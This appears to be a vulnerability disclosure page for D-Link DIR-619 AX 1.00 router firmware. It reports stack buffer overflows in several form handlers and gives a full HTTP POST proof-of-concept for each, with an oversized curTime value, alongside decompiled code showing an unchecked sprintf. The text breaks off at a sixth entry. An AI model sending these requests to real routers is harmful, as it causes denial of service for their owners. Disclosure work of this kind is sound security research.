⑂ main ▾

⋯

IoT_Hunter / **DIR-619 Buffer Overflow.pdf**

skyvast404 Add files via upload ⋯

🕔 History

⋒ **1 contributor**

3.65 MB

⋯

DIR-619 Buffer Overflow

1. formSetWanNonLogin Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanNonLogin. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

The main page shown below:

PoC:

```
1  POST /goform/formSetWanNonLogin HTTP/1.1
2  Host: 192.168.0.1
3  Content-Length: 423
4  Cache-Control: max-age=0
5  Origin: http://192.168.0.1
6  Upgrade-Insecure-Requests: 1
7  DNT: 1
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
14 Connection: close
15
16 curTime=
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

The data gets from front-end is processed in the **formSetWanNonLogin** function, the **websGetVar** function gets the data passed in from the front end, and the **sprintf** is used later to directly store the data in the stack buffer. so it will overwrite the normal data in the stack, and that will cause crash.

```
v2 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_49E474);
v3 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_49E474);
if ( *v3 && atoi(v3) )
  needToReboot = 1;
v4 = websGetVar(a1, (int)"webpage", (int)&dword_49E474);
strcpy(last_url, v4);
```

```
    strcpy(&ok_msg, "Setting Saved.");
sprintf(v54, "%s?t=%s", last_url, v2);
v50 = a1;
v51 = v54;
return websRedirect(v50, v51);
```

2.formSetWanPPPoE Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanPPPoE. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
POST /goform/formSetWanPPPoE HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.

```
v2 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_49E474);
v3 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_49E474);
if ( *v3 && atoi(v3) )
  needToReboot = 1;
v4 = websGetVar(a1, (int)"webpage", (int)&dword_49E474);
strcpy(last_url, v4);
```

```
      }
    }
    if ( needToReboot )
      strcpy(&ok_msg, "Setting saved.");
    sprintf(v12, "%s?t=%s", last_url, v2);
    v8 = a1;
    v9 = v12;
  }
```

3. formSetWanPPTP Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanPPTP. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
 1 POST /goform/formSetWanPPTP HTTP/1.1
 2 Host: 192.168.0.1
 3 Content-Length: 423
 4 Cache-Control: max-age=0
 5 Origin: http://192.168.0.1
 6 Upgrade-Insecure-Requests: 1
 7 DNT: 1
 8 Content-Type: application/x-www-form-urlencoded
 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer:
   http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1461185221482&current
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
14 Connection: close
15
16 curTime=
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
   aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.

4.formSetWanL2TP Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanL2TP. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
POST /goform/formSetWanL2TP HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.

5.formSetWanDhcpplus Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanDhcpplus. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:

```
POST /goform/formSetWanDhcpplus HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.

6.formdumpeasysetup Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formdumpeasysetup. This vulnerability allows attackers to cause a Denial of Service (DoS) via the *config.save_network_enabled* parameter.

PoC: